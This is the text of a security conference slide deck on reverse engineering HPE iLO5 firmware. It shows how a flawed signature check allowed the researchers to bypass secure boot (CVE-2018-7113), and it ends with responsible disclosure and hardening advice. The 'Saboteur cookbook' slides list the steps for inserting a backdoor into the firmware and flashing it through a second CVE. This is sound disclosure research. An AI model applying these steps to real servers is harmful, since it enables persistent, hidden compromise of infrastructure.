
Hardware reconnaissance



Key parts

1. **H5TC4G63EFR**: Skhynix 4Gb low power DDR3L Synchronous DRAM
2. **Macronix MX25L25635FMI-10G**: NOR Memory IC 256Mb (32Mx8) SPI 104MHz 16-SOP
3. **Macronix MX25L51245GMI-10G**: NOR Memory IC 512Mb (32Mx8) SPI 104MHz 16-SOP

Hardware reconnaissance




Key parts

1. **H5TC4G63EFR**: Skhynix 4Gb low power DDR3L Synchronous DRAM
2. **Macronix MX25L25635FMI-10G**: NOR Memory IC 256Mb (32Mx8) SPI 104MHz 16-SOP
3. **Macronix MX25L51245GMI-10G**: NOR Memory IC 512Mb (32Mx8) SPI 104MHz 16-SOP

No luck with main SOC

- Cortex-A9
- Unknown secure-boot/cryptographic capabilities

Hardware reconnaissance



Key parts

1. H5TC4G63EFR: Skhynix 4Gb low power DDR3L Synchronous DRAM
2. Macronix MX25L25635FMI-10G: NOR Memory IC 256Mb (32Mx8) SPI 104MHz 16-SOP
3. Macronix MX25L51245GMI-10G: NOR Memory IC 512Mb (32Mx8) SPI 104MHz 16-SOP

No luck with main SOC

- Cortex-A9
- Unknown secure-boot/cryptographic capabilities

Misc: board design by Wistron Corporation?

- Markings found in customs/export docs

Outline

A new firmware format

- **32MB**, wrapped in an `HPIMAGE` signed container
- It contains:
  - A “bootblock” (last `0x10000` bytes)
  - List of modules
  - Two copies of each (redundancy/fault-tolerance)
  - Each module is:
    - Described by a header
    - Signed (data and **most** of the header)

iLO5 module header (extract)

```
  > module                     : iLO 5 Kernel 00.09.53
  > fw_magic : 0x4edd411a
  > header_type : 0x2
  > type                       : 0xb
  > flags                      : 0x5
[...]
  > backward_crc_offset        : 0x0
  > forward_crc_offset         : 0x853cf
  > img_crc : 0x8dcf6c26
  > compressed_size            : 0x853cf
  > decompressed_size          : 0xd5180
  > entry_point                : 0xffffffff
  > crypto_params_index : 0x2
  > crypto_params_index_2 : 0x0
  > header_crc : 0xb66e2ac6
[...]
  > copyright: Copyright 2018 Hewlett Packard Enterprise Development, LP
  > signature1: 0x200 bytes [3c 4f 4f 13 ed 6d e7 20 ...]
  > signature2: 0x200 bytes [00 00 00 00 00 00 00 00 ...]
[...]
  > fw_magic_end : 0x4edd4118
```

Firmware unpacked

```
[+] Modules summary (10)
  0)   Secure Micro Boot 1.01, type 0x03, size 0x00008000, crc 0xe88c2109
  1)   Secure Micro Boot 1.01, type 0x03, size 0x00004da8, crc 0x8ce8238c
  2)               neba9 0.9.7, type 0x01, size 0x000033a4, crc 0x464f22de
  3)               neb926 0.3, type 0x02, size 0x00000ad0, crc 0x4f73621c
  4)               neba9 0.9.7, type 0x01, size 0x000033a4, crc 0x464f22de
  5)               neb926 0.3, type 0x02, size 0x00000ad0, crc 0x4f73621c
  6)    iLO 5 Kernel 00.09.51, type 0x0b, size 0x000d5110, crc 0xcd6de878
  7)    iLO 5 Kernel 00.09.51, type 0x0b, size 0x000d5110, crc 0xcd6de878
  8)                    1.30.35, type 0x20, size 0x01a5707c, crc 0x069e2ba1
  9)                    1.30.35, type 0x22, size 0x0049f8b4, crc 0xc41682f7
```

Bootchain preview





Figure 1: `iLO5 1.30 Jul 2018`

Part IV

Attacking secure boot

Outline

Bootblock and Secure Micro Boot



Our guess regarding the bootrom

- Init DDR memory
- Map firmware at 0xFE000000, bootblock is at 0xFFFF0000
- Verify signature from SMB0 header (data from 0xFFFF0000-0xFFFF8000, see 1)
- Verify signature from SMB1 header (data from 0xFFFF0000-0xFFFF5000, see 2)
- Trigger ARM reset vector 0xFFFF0000

Secure Micro Boot

Minimalistic first-stage bootloader

- Few CPU initialization operations:
    - Instruction/data caches
    - Configuration tweaking based on MIDR[7]
    - TrustZone unused
- Seems to access some persistent memory mapped configuration
- Exposed API
- Load next bootloader
    - neba9 0.9.7 (nominal behavior)
    - neb926 (memory test?)

[7] ARM's CPUID

Loader configurations

```
ROM:FFFF02E8 CONFIG3
DCD 0xA0019000     ; header_addr
DCD 0xA0010000     ; entry_point
DCD 0x8000         ; max_size
DCD 4              ; sec_param
DCD 0              ; field_14
DCD 0              ; field_18
DCD 0xFC000000    ; start_addr
DCD 0xFFFF0000    ; end_addr

DCW 2, 2      ; supported_types
```

Like a job description

Loader configurations

```
ROM:FFFF02E8 CONFIG3
DCD 0xA0019000     ; header_addr
DCD 0xA0010000     ; entry_point
DCD 0x8000         ; max_size
DCD 4              ; sec_param
DCD 0              ; field_14
DCD 0              ; field_18
DCD 0xFC000000    ; start_addr
DCD 0xFFFF0000    ; end_addr

DCW 2, 2       ; supported_types
```

Like a job description

- Where to look for the module

Loader configurations

```
ROM:FFFF02E8 CONFIG3
DCD 0xA0019000     ; header_addr
DCD 0xA0010000     ; entry_point
DCD 0x8000         ; max_size
DCD 4              ; sec_param
DCD 0              ; field_14
DCD 0              ; field_18
DCD 0xFC000000    ; start_addr
DCD 0xFFFF0000    ; end_addr

DCW 2, 2       ; supported_types
```

Like a job description

- Where to look for the module
- Which module type(s) to look for

Loader configurations

```
ROM:FFFF02E8 CONFIG3
DCD 0xA0019000     ; header_addr
DCD 0xA0010000     ; entry_point
DCD 0x8000         ; max_size
DCD 4              ; sec_param
DCD 0              ; field_14
DCD 0              ; field_18
DCD 0xFC000000    ; start_addr
DCD 0xFFFF0000    ; end_addr

DCW 2, 2        ; supported_types
```

Like a job description

- Where to look for the module
- Which module type(s) to look for
- Where to load the header

Loader configurations

```
ROM:FFFF02E8 CONFIG3
DCD 0xA0019000     ; header_addr
DCD 0xA0010000     ; entry_point
DCD 0x8000        ; max_size
DCD 4             ; sec_param
DCD 0             ; field_14
DCD 0             ; field_18
DCD 0xFC000000    ; start_addr
DCD 0xFFFF0000    ; end_addr

DCW 2, 2      ; supported_types
```

Like a job description

- Where to look for the module
- Which module type(s) to look for
- Where to load the header
- Where to load the “body”

Loader configurations

```
ROM:FFFF02E8 CONFIG3
DCD 0xA0019000     ; header_addr
DCD 0xA0010000     ; entry_point
DCD 0x8000        ; max_size
DCD 4             ; sec_param
DCD 0             ; field_14
DCD 0             ; field_18
DCD 0xFC000000    ; start_addr
DCD 0xFFFF0000    ; end_addr

DCW 2, 2       ; supported_types
```

Like a job description

- Where to look for the module
- Which module type(s) to look for
- Where to load the header
- Where to load the "body"
- The security parameters to enforce

Configuration: supported types

Example: iLO 5 Kernel configuration:

```
ROM:A0000374 CONFIG_KERNEL
DCD 0xA0009000      ; header_addr
DCD 0x41000000      ; entry_point
DCD 0x8000000       ; max_size
DCD CONFIG1.supported_types;
DCD 7                      ; sec_param
DCD 0                      ; field_14
DCD 0                      ; field_18
DCD 0xFC000000            ; start_addr
DCD 0xFFFF0000            ; end_addr

DCW 4, 0xA, 0xB, 0xC ; supported_types
```

Types array: {4, 0xA, 0xB, 0xC}

- 4: number of elements in the array (including itself)
- 3 supported types: 0xA, 0xB, 0xC
- From FUM:
  - type 0xA: Innovation Eng
  - type 0xB: Management Eng
  - type 0xC: VRD

Algorithm to find module in memory

```
hdr.magic ^ hdr.magic_end == hdr.type
```

Configuration: security parameters

Example: `iLO 5` Kernel configuration:

```
ROM:A0000374 CONFIG_KERNEL
DCD 0xA0009000      ; header_addr
DCD 0x41000000      ; entry_point
DCD 0x8000000       ; max_size
DCD CONFIG1.supported_types;
DCD 7 ; sec_param
DCD 0                      ; field_14
DCD 0                      ; field_18
DCD 0xFC000000            ; start_addr
DCD 0xFFFF0000            ; end_addr

DCW 4, 0xA, 0xB,  0xC ; supported_types
```

Security parameters

- Bitfield:
  - `sec_param & 1`: load verbose if `True`
  - `sec_param & 2`: use **hardware cryptoprocessor** if `True`
- Cryptoprocessor only used for hash computation (`SHA512`)

Outline


Cryptographic material

- Up to 2 signatures, stored in the header
- `RSSA-PKCS1-V1_5` signature (same as `iLO4`[8])
- 4096-bit key
- Flat array of bignums in module's data
- Exponent (`0x10001`) followed by **6** public keys

```
struct BIGNUM
{
  unsigned short struct_size;
  unsigned short index;
  unsigned char type;
  BIGNUM_DATA data;
};

struct BIGNUM_DATA
{
  unsigned short nb_bytes;
  unsigned char bits[bytes];
};
```

[8] see `signature.rb`


Down the bootchain: how SMB loads neba9



Computing module hash

```ruby
def mod_hash()
    digest = Digest::SHA2.new(bitlen=512)

    # read header
    File.open('mod.hdr', 'rb'){|fd|
        digest << fd.read(0x58)
        fd.seek(0x4, IO::SEEK_CUR) # hum?
        digest << fd.read(0xA4)
    }

    # read blob/body
    File.open('mod.body', 'rb'){|fd|
        digest << fd.read()
    }

    return digest.hexdigest
end
```

Computing module hash



What does this mean?


- **4** bytes of the header not covered by the hash value nor the CRCs
- Two fields: indexes of public keys
- **Hypothesis**: post/cross signature by two different entities?

Is it exploitable?

Nope[a] **:(**

[a] (not yet)

Down the bootchain: how `neba9` loads `iLO5 kernel`





Delegated Security

1. `neba9` calls the "`dlopen`" `API`, exposed by `SMB`, with kernel's config
2. `SMB` performs the cryptographic checks then loads the kernel in memory
3. `neba9` jumps to kernel's entry point

Outline

So close





`iLO5` kernel

- Responsible for loading the userland (`Integrity` image)
- **Almost** the exact same code for loading module
- Trust only a single key to check signature[9]
- Remember the two index fields ?

[9] called "*legacy*" key, also used to sign `iLO4` components

Broken logic in `load_signature`

```c
steps_mask = 0;
if ( load_legacy_key(hdr->index1 , &pkey , 0x804) )
{
  steps_mask = 1;
  if ( decrypt_hash(hdr->sig1 , &sig_size , hdr->sig1 , sig_size , &pkey) )
    goto EXIT_FAILED;
}
if ( !load_legacy_key(hdr->index2 , &pkey , 0x804) )
  goto FUCK_YEAH;  // <------ !!! NO FFS !!!
steps = steps_mask | 2;

if ( decrypt_hash(hdr->sig2 , &sig_size , hdr->sig2 , sig_size , &pkey) )
  goto EXIT_FAILED;

if ( steps == 2 )
  memcpy(hdr->sig1 , sig2 , sig_size); // only sig2 , overwrite sig1

// two sigs ? ensure they match
if ( steps == 3 && memcmp(img_hdr_->sig1 , sig2 , sig_size) )
EXIT_FAILED:
    return ERROR;
FUCK_YEAH:
    return SUCCESS;
```

Boulevard of broken dreams

What happened?

- `load_legacy_key` expects 1 as index for public key. Fails otherwise
- `load_signature` returns with **success code** if `load_legacy_key` failed for `index2`
- **Signatures fields are left untouched**
- `iLO5` kernel compares the hash value with `sig1` field

Is it exploitable?

- Hell yeah!! :)

Saboteur cookbook

- Extract firmware, get `iLO5` userland
- Decompress, insert backdoor, compress
- Set indexes 1 & 2 to rogue values
- Update sizes and `CRCs`
- Compute cryptographic hash of the whole
- **Update `sig1` field with hash value from above**
- Use `CVE-2018-7078` to push the firmware

Silicon root of trust and secure boot checkmate?

Saboteur cookbook

- Extract firmware, get `iLO5` userland
- Decompress, insert backdoor, compress
- Set indexes 1 & 2 to rogue values
- Update sizes and `CRCs`
- Compute cryptographic hash of the whole
- **Update `sig1` field with hash value from above**
- Use `CVE-2018-7078` to push the firmware

Silicon root of trust and secure boot checkmate?

Figure 2: https://www.deviantart.com/imwithstoopid13/art/Grumpy-Cat-Nope-366369969

Outline

I love when a plan comes together

Situation

- Blinking motherboard
- `iLO` services are up (like `SSH`/`WWW`) but seems broken/unresponsive
- Can't flash a new firmware ⇒ `SNAFU`

I love when a plan comes together


Situation

- Blinking motherboard
- `iLO` services are up (like `SSH`/`WWW`) but seems broken/unresponsive
- Can't flash a new firmware ⇒ `SNAFU`


Need more information


- MicroServer had serial output ⇒ start probing pins with logic analyser
- More friends more fun, **Trou** & **Phil**, thx bros o/


Software guys go hardware



Knock knock. Who's there?







Probe them all




Figure 3: Serial and flash probing

Power Management Controller (PMC)?

```
PMC Callback Setting IE MCTP Ready
MESTS1 CHANGED OLD=0x000f0145 NEW=0x000f0345
MESTS2 CHANGED OLD=0x8858a026 NEW=0x388ac026
[0x056e4466] HECI-0: MEM INIT DONE
  000000000015fc3 [HeciTask] hp_sys_man.c::setTimeDateStamp(2583) -
  000000000015fc3 [HeciTask] hp_sys_man.c::setTimeDateStamp(2583) -
SETTIMESTAMP:15fc3,3/17/2001,19:33:6:0 VALID:1
MESTS1 CHANGED OLD=0x000f0345 NEW=0x000f0245
MESTS2 CHANGED OLD=0x388a0026 NEW=0x88112026
[0x05fe8882] HECI-0: MEM MAP
[0x060bb0a5] HECI-0: BIOS SMI EN
[0x0647e129] HECI-0: TELEM CONFIG NOTIFY

Telem Start..IPC Cold Reset ME...
Telem Start - Finished with IPC Cold Reset To ME...
Telemetry Enabled...TELEM_READY SET PENDING
[...]
```

Messing with iLO's logs

```
Booting neba9 0.9.5 from fc00_0000
Copyright 2017 Hewlett Packard Enterprise Development, LP
NEBA9 Version 20161201162523
ASIC rev 0006013b  MEMCFG=00093026
[...]
Kernel...............................INTEGRITY v11.2.4
BSP................................iLO on the GXP A9 for 0006013b/20b
Debug Agent..........................................Not Present
IP Address..............................................unknown
RAM...................................................226 MB
Active Cores.............................................1
Initial Objects.........................................224
Initializing boot modules:
    Resource Manager.................................Success
[...]
ilomain: marker 52 @ 10.394519
Loading 1.17.06
Download File: main
 Number Of Virtual AddressSpaces Downloaded 0x47
 *** Task dvrspi.Initial encountered an exception
```

Long story short

We screw up

- Our backdoored userland is flawed
- Bad decompression code (reversed)
- Induce a late error in the `ELF` parser of `Integrity`
- Kernel does not pop the recovery `FTP` server

Long story short

We screw up

- Our backdoored userland is flawed
- Bad decompression code (reversed)
- Induce a late error in the `ELF` parser of `Integrity`
- Kernel does not pop the recovery `FTP` server

We fixed it

- Flip one byte in the `NOR` flash to cause the kernel to enter into recovery mode
- Push a legitimate firmware through the opened `FTP` access
- Fix our decompression algorithm
- Btw a talented friend tipped us it was actually regular `LZ77`, thx bro o/
- Actually no need to re-compress userland (enough room)

Secure boot defeated

Figure 4: Cat and reversers happy

Demo: backdoored `SSH`

Responsible Disclosure

Good news

- Reported to HPE PSRT on Sept 3rd 2018
- iLO5 1.37 released on Oct 26th 2018
- CVE-2018-7113, CVSS3 base score 6.4
- "*Local Bypass of Security Restrictions in Firmware Update*"
- See HPESBHF03894[10]

[10] https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03894en_us

Important uncertainty

Kernel logic fixed with `iLO5 1.37`, `but`:

- First and second stage bootloaders unchanged
- **Legitimately signed**, vulnerable, kernels are in the wild
- `iLO` allows **firmware downgrade**!
- **⇒ How do they handle revocation of these?**[11]

Attack scenario

- Attackers build “Frankenstein” firmware with old, vulnerable kernel modules
- Attack vectors:
  - Physical: supply chain attacks
  - Logical: downgrade chained with a vulnerability in userland (`SPI flash` access)

[11] Questions asked to `HPE` but unanswered so far

Part V

Conclusion

iLO4 systems takeaways

Large attack surface

- Exposed on both the administration **and** production sides
- Unpatched systems: dreamland for lateral movement
- Network isolation/segregation is a must have, **but not enough**
- Keep these assets up to date and monitor them carefully

Simple hardening

- Disable `IPMI` over `LAN` (`Administration/Access Settings`)
- Disable `xmldata` (`Administration/Management/Insight Management Integration`)

iLO5 systems takeaways

Lots of new features

- IPMI over LAN **disabled by default**
- HTML5 remote console
- *etc.*

The system design is basically the same as iLO4

- Integrity operating system (updated to v11.2.4)
- Still **no system hardening/defense in depth** (ASLR/NX)
- We can expect more vulnerabilities[12]

[12] See also CVE-2018-7105, https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03866en_us

iLO5 systems takeaways

Silicon root of trust/secure boot

- Clearly a step in the right direction[13]
- Preventing long term compromise
- **But totally hindered by weak design/flawed implementation**
- What about the revocation?

[13] see `Google/Titan`, `Apple/T2`, *etc.*

Closing words

We'd like to thank

- HPE PSRT team and Mark, Scott
- Xavier, Trou, Phil for their help and ideas
- Our Airbus/Synacktiv teams for their proof-readings and remarks

Our tools/PoC

- https://github.com/airbus-seclab/ilo4_toolbox

Cheering up reverser's loneliness

Sure?

```
.bmc.elf.RW:000F2924     DCD aRegAssert        ; "REG_ASSERT"
.bmc.elf.RW:000F2928     DCD aCanTHappenYouF   ; "\"can't happen\" -- you found a bug"
```

Copy that!

```
"ilobsp: This panic is *NOT* important to the kernel team."
```

Hi to you o/

```
.rodata:00000000004150B8 aMyNameIsYuChie db 'My name is Yu-Chieh and I work for iLO team',0
```

Cheering up reverser's loneliness

Andy was here!

```
.blackbox.elf.RW:000500E4 aAndrewBrownWas DCB "andrew brown was here on this day for testing
     ",0

ROM:000399C4 aAndrewWasHere  DCB "andrew was here",0
```

Ask the IT Expert: HPE iLO5 Management Backup & Restore

KTHXBYE

THANKS FOR YOU ATTENTION

QUESTIONS?

TO CONTACT US:

FABIEN (DOT) PERIGAUD (AT) SYNACKTIV (DOT) COM - @0XF43

ALEXANDRE (DOT) GAZET (AT) AIRBUS (DOT) COM

SNORKY (AT) INSOMNIHACK (DOT) NET - @_SN0RKY